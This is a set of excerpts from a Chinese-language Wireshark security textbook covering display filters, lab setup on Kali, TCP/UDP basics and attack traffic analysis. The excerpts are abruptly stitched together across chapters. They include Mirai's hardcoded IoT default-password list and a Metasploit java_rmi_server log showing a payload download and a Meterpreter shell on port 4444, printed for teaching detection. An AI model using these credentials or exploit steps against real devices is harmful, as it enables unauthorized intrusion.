

主工具列下方是封包清單的顯示過濾器（display filter）編輯框，它是 Wireshark 圖形界面上重要的元素之一，若發現自己經常淹沒在封包的洪流中，相信很快就會愛上它，過濾器可以排除不感興趣的封包，只顯示想要找尋的部分。在過濾器的文字框裡輸入顯示內容的篩選條件式，可幫助你深入查看封包清單區裡的封包，本章稍後還會詳細探討過濾器的應用，現在姑且相信我：它們將成為你的新朋友。

## 封包清單區

畫面中間最大部分是為封包清單而保留，此清單顯示所有擷取的封包及常用資訊，例如來源 IP、目的 IP、收到封包的時間差，Wireshark 可以為不同性質的封包標示不同顏色，方便分類不同的網路流量，並簡化故障排除作業，使用者也可以為感興趣的封包自定顏色，或者調整封包清單區裡的欄位布置，以便顯示有用的資訊，如協定、封包長度和其他協定資訊（圖 1-2）。




圖 1-2：Wireshark 的畫面配置




圖 1-3：展開後的封包明細區

**NOTE** 在設備之間傳遞的訊息，有人稱為資料訊框（data frame），有人稱為封包（packet），兩者到底有何區別？當訊息在 OSI 模型第 2 層（資料連接層，使用 MAC 位址）傳遞時，整個訊息稱為訊框；當在第 3 層（網路層，使用 IP 位址）傳遞時，該訊息就稱為封包。

若已熟悉訊框的結構，自然對封包的樹狀結構內容也不會感到陌生，它是按照訊框的標頭分列（欄位）安排的詳細資訊，可以點擊各分列旁邊的箭頭來收合／展開樹狀內容，收合時箭頭指向右邊，點擊箭頭展開內容後，箭頭改指向下（圖 1-3），當然，也可在封包明細區利用滑鼠右鍵開啟彈出式選單，利用選單項目來收合或展開樹狀結構。

只要封包清單區的某一筆封包被選中，該封包的內容就會出現在下方的區域（指封包明細區及封包位元組區），以圖 1-2 和 1-3 的例子是選中編號 7 的封包，封包明細區顯示的資訊就是屬於編號 7 的封包所有。

有來自或送往指定 IP 的流量，它的原理是比對 IP 封包標頭中的來源位址和目的位址，因此往來此位址的封包都會回傳「true」。

**NOTE** 要留意，如果變數在封包中出現一次以上，此表達式會測試每個變數，例如 `eth.addr` 會比較來源和目的位址。如果誤用表達式分組會導致不可預期的行為，尤其使用否定性（negation）表達式更是如此，例如「`eth.addr != 00:01:02:03:04:05`」永遠都回傳 true。

上面比較運算式的例子中，IP 位址與變數 `ip.addr` 進行比較，以顯示來自和送往此 IP 的流量，如果嘗試將此變數與「google.com」比較，Wireshark 顯示錯誤訊息，因為它不是 IP 位址。表達式中的變數有資料型別之分，亦即，此語言預期某種型別的物件只會與同型別的變數進行比較，可以到 <http://www.wireshark.org/docs/dfref/> 的 Display Filter Reference（顯示過濾器參考）網頁查看可用的變數及其型別。實際上也可以從封包明細區看到 Wireshark 對封包中每個元素的期望值，或從畫面下方的狀態欄最左邊找到變數名稱，狀態欄會顯示封包明細區所選項目的過濾式欄位。

圖 1-4 顯示從封包清單區選擇一筆封包，封包明細區選擇一個位元組，此位元組是 IP 版本，查看畫面左下角的狀態欄顯示「Version (ip.version), 1 byte」。




圖 1-4：在狀態列裡的欄位資訊

## 開立實驗環境的使用者帳號

做為一名資安專業人員，明白使用 `root` 身分登入系統的風險，最佳作法是日常作業以不同帳號來處理，實驗工作也不例外。

在安裝實驗環境之前，請先建立「`w4sp-lab`」帳號，要執行這項作業，請開啟終端視窗，有兩個地方可以找到終端視窗的進入點：點擊 **Kali** 左上角的 **Applications**（見圖 2-44），或者左側工作列的黑色終端機圖示。終端視窗的預設工作目錄會是 `/root`。

在終端視窗的 `root` 提示號輸入下列命令，並按下 **Enter** 鍵（不會看到執行訊息）：

```
useradd -m w4sp-lab -s /bin/bash -G sudo -U
```

下一步是為此帳號設置密碼，再次於終端視窗輸入下列命令，並按下 **Enter** 鍵：

```
passwd w4sp-lab
```

請依系統提示輸入新密碼及確認密碼，如圖 2-41 所示。




圖 2-41：建立新帳號 `w4sp-lab` 及設定密碼

現在已經有了新的帳號，需要先登出系統，再以「`w4sp-lab`」身分重新登入。

**NOTE** 實驗環境的腳本會期待此帳號，必須確認是以 `w4sp-lab` 身分重新登入，確保和以下章節的實驗一致。


當然，有些讀者可能認為討論的內容太簡單，但願讀者能藉此激發出新的實用概念，本章的目標是確保所有讀者對這些基礎知識有共同的理解，並可以充分利用 Wireshark。

## 網路作業原理

沒有網路，你就不可能坐在電腦前擷取網路封包。最基本的要求是：對於資訊如何從一臺設備流向另一臺設備要有相同的想法，而對於這種想法，沒有比使用 OSI 模型來描述更恰當了。

### OSI 網路分層

是的，討論網路沒有不提到 OSI 模型及其分層，假設讀者已經看過開放式系統互聯通訊參考模型或叫 OSI 模型，一個系統上的分層會與另一個系統的對應分層進行交談，底下是常見 OSI 七個分層，並以簡短的文字說明各分層的功用。



前面章節已介紹過 Wireshark GUI 的佈局，圖 3-1 只顯示封包清單區和封包明細區，在使用 Wireshark 時，這些網路分層就直接出現在封包明細區，

對於惡意軟體，如果知道要找的是什麼，就能確認它在不在擷取到的內容裡，顯然「如果知道要找的是什麼」就是關鍵點，不是嗎？也就是入侵偵測的特徵值。如圖 3-3 的範例，有些特徵值相對明顯。




圖 3-3：惡意軟體的特徵碼例子

「知道要找的是什麼」也許是文字中的已知字串或 ASCII、特殊來源或目的端口、供惡意程式報到的控制中心 IP 區段，這些都是可用來檢測的信號，可以幫助建立有效的顯示過濾式。

## 欺騙和毒化


當我到食品百貨店，有時會在熟食區前擺張桌子，穿上圍裙，假裝在那裡工作，自吹是熟食專家，其他人也信以為真，當客人要肉類或奶酪時，我真的轉身到熟食櫃檯去拿。不是內行人，很難察覺真假，不是嗎！



還記得一些主要的差異嗎？

- 在發送任何訊息之前，TCP 會先建立連接，UDP 則不會。
- UDP 效能更快、更輕量，而且不在乎封包是否到達目的地。
- 雖然兩者都會產生檢查碼及進行錯誤檢核，但 UDP 沒有重送功能，而 TCP 藉由確認動作，會重送傳輸過程中發生錯誤的封包。

在真正發送資料之前，TCP 首先建立連接，著名的三向（三封包）交握如圖 3-7 所示。



No.	Time	Destination	Source	Length	Info	Protocol
1	0.000000	212.58.226.142	172.16.16.128	66	2826→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460...	TCP
2	0.132627	172.16.16.128	212.58.226.142	66	80→2826 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0	TCP
3	0.132768	212.58.226.142	172.16.16.128	54	2826→80 [ACK] Seq=1 Ack=1 Win=16872 Len=0	TCP

圖 3-7：TCP 的三向交握

TCP 是一種連接導向的協定，先經由三向交握（3-way handshake）建立兩系統間的連接：發出一個 SYN 封包、收到一個 SYN/ACK 的回應、然後再發出一個 ACK 確認，只有確認完成三向交握，才會在兩造之間傳送一個或多個資料封包。順道一提，有注意到圖 3-1 的三向交握嗎？

TCP 應用在需要可靠、具錯誤檢查、封包重送、流量控制和維持封包順序的場合；UDP 只是「盡最大努力」傳送，或者說「射後不理」，基本上，每一種應用程式或服務只會選擇 TCP 或 UDP 之一使用。

最明顯打破慣例的是 DNS，它同時使用 TCP 及 UDP，DNS 根據性能和可靠性需求，有規則地使用兩種協定，當進行 DNS 查詢（那臺伺服器位於何處？那個網站在何方？），查詢封包以 UDP 快速送出，若幾秒內未得到回應就再送一次，沒有必要為了這麼多的查詢去麻煩三向交握；但是 DNS 資料庫內容要維持準確才能得到信賴，證明了可靠性是 TCP 的價值，這就是擷取




圖 4-11：使用集線器擷取封包

現在封包應該會同時在所連接的三條纜線上出現，網路也發生一些變化，多數的實體連接會自動協商建立全雙工連接，在正常情況下，允許同時進行傳送和接收，而集線器會協商成半雙工連線，將重新啟用碰撞檢測協定，在部署交換式網路之前，因為碰撞域包含許多連線設備，不可能使用全雙工連線，在現今交換式網路架構下，半雙工連線變成一個不正常現象。

**NOTE** 記住，現在你的流量也會被集線器上的其他設備看到，如果隱藏行蹤是重要課題，這可成了一項大問題。

如圖 4-12 所示，進入連接埠 1 的訊框被複製到連接埠 2 和 3，這與沒有啟用生成樹協定（STP）的網路交換器之行為相類似，所有通訊都直接送出，而不考慮可能造成連線環路。




圖 4-12：在集線器上嗅探的網路流量



現在，當擷取來自 192.168.0.0 子網的 ping 封包時，它們就會以該顏色呈現，可以使用前面介紹過的顯示過濾器語法來變更著色規則。

## 選擇臨時性著色

封包著色的第二種方式是臨時指定顏色，要將整個對話（兩個或多個設備之間的串流）著色，只需在封包清單區的某個封包上點擊滑鼠右鍵，然後從彈出選單選擇 Colorize Conversation（為對話著色）即可。如圖 4-33 所示，可以利用顏色來區某一網路層。




圖 4-33：著色會話

此波攻擊佔據了當天大部分時間，調查人員估計此次攻擊的惡意流量來自數千萬個 IP 位址！到了傍晚，Dyn 將這此事件歸結為「非常精緻而複雜的攻擊」。

說個巧合又有點諷刺的八卦，發生攻擊當天我正在撰寫本章有關 DoS 部分，當聽到這次故障事件，我立刻大聲問道：「該不會是正在進行大規模的 DNS DDoS 攻擊吧？」相信讀者知道網域名稱系統（DNS）如何將網域名稱解析成可繞送的 IP 位址，一聽到幾個網站同時遭遇問題時，就很容易懷疑 DNS 有麻煩了，而不是直接攻擊幾個託管的網站伺服器而已。你瞧，很快就得到證實了。

攻擊背後的程式源碼是 Mirai，一支針對 Linux 設備的惡意軟體，會將受感染的設備加入一個殭屍網路，這些殭屍會等待、偵聽來自指揮及控制中心（C&C）的命令，告訴它們要攻擊的對象，例如 DNS 伺服器。架構殭屍網路的軟體有許多破解設備的方法，而 Mirai 特別利用預設的密碼清單嘗試入侵，雖然清單很短，卻非常有效。2016 年 10 月 21 日的攻擊主要來自網路攝影機和其他智慧型設備，一堆設備連接到網際網路而創造了物聯網（IoT），我們學到了「數大便是力量」，不需要一些功能強大的設備來發動 DoS，只要有無數的小傢伙就行了。

由於程式源碼可從 GitHub 取得，研究 Mirai 總是有好有壞，而它也一再被使（利）用，圖 5-17 是 Mirai scanner.c 的原始碼，裡頭包含一些密碼，如果使用者肯花些時間常更換密碼，或者製造商沒有將密碼寫在程式中（hardcode），那麼這份密碼清單就無用武之地。

```

123 // Set up passwords
124 add_auth_entry("\x50\x40\x40\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511
125 add_auth_entry("\x50\x40\x40\x56", "\x54\x48\x58\x5A\x54", 9); // root vizzv
126 add_auth_entry("\x50\x40\x40\x56", "\x43\x46\x4F\x48\x4C", 8); // root admin
127 add_auth_entry("\x43\x46\x4F\x48\x4C", "\x43\x46\x4F\x48\x4C", 7); // admin admin
128 add_auth_entry("\x50\x40\x40\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6); // root 888888
129 add_auth_entry("\x50\x40\x40\x56", "\x5A\x4F\x4A\x46\x48\x52\x41", 5); // root xhndipc
130 add_auth_entry("\x50\x40\x40\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5); // root default
131 add_auth_entry("\x50\x40\x40\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5); // root juantech
132 add_auth_entry("\x50\x40\x40\x56", "\x13\x10\x11\x16\x17\x14", 5); // root 123456
133 add_auth_entry("\x50\x40\x40\x56", "\x17\x16\x11\x10\x13", 5); // root 54321
134 add_auth_entry("\x51\x57\x52\x52\x40\x50\x56", "\x51\x57\x52\x52\x40\x50\x56", 5); // support support
135 add_auth_entry("\x50\x40\x40\x56", "", 4); // root (none)
136 add_auth_entry("\x43\x46\x4F\x48\x4C", "\x52\x43\x51\x55\x40\x50\x46", 4); // admin password
137 add_auth_entry("\x50\x40\x40\x56", "\x50\x40\x40\x56", 4); // root root
138 add_auth_entry("\x50\x40\x40\x56", "\x13\x10\x11\x16\x17", 4); // root 12345
139 add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3); // user user
140 add_auth_entry("\x43\x46\x4F\x48\x4C", "", 3); // admin (none)
141 add_auth_entry("\x50\x40\x40\x56", "\x52\x43\x51\x51", 3); // root pass
142 add_auth_entry("\x43\x46\x4F\x48\x4C", "\x43\x46\x4F\x48\x4C\x13\x10\x11\x16", 3); // admin admin1234

```

圖 5-17：Mirai 的密碼清單

做為「租用殭屍網路」這個概念的腳註，在這次襲擊發生後不久，一名經營 DDoS 僱傭服務的 19 歲少年承認靠此收取費用。有關此次事件的判決預計在 2016 年 12 月出爐。年輕人，多行不義必自斃呀！

現在來看能否追蹤此 HTTP 流量，因為它使用端口 8080，因此再加入 `tcp.port == 8080` 的顯示過濾式，應該會呈現想看的封包，再按照上面所提的方式，開啟這類封包的 TCP Stream，如圖 6-13 所示。




圖 6-13：Metasploit 的 HTTP JAR 資料

可以看到 Metasploitable VM（受害者）已經連接到我們的機器並下載 JAR 檔案，再用上面介紹的手法檢查 shell 使用的端口 4444，發現 Metasploit 框架推送更多 Java 程式碼，如圖 6-14 將 Follow TCP Stream 視窗捲到底部，並選擇 Hex Dump 查核框，檢視 shell 往來通訊內容，可以看到呼叫 `getuid` 命令，回傳結果為 `root`。

```
[*] Local IP: http://127.0.0.1:8080/HyoL5LuwMTqNTAp
[*] Connected and sending request for
http://192.168.56.106:8080/HyoL5LuwMTqNTAp/xLLv.jar
[*] 192.168.56.103 java_rmi_server - Replied to request for
payload JAR
[*] 192.168.56.103:60233 Request received for /INITJM...

[*] Meterpreter session 3 opened (192.168.56.106:4444 ->
192.168.56.103:60233) at 2014-11-13 20:02:11 -0600
[+] Target 192.168.56.103:1099 may be exploitable...
[*] Server stopped.
```

meterpreter >

如果追蹤 TCP 串流並搜尋 metasploit，會發現 Wireshark 找不到它（見圖 6-17）。




圖 6-17：加密後的流量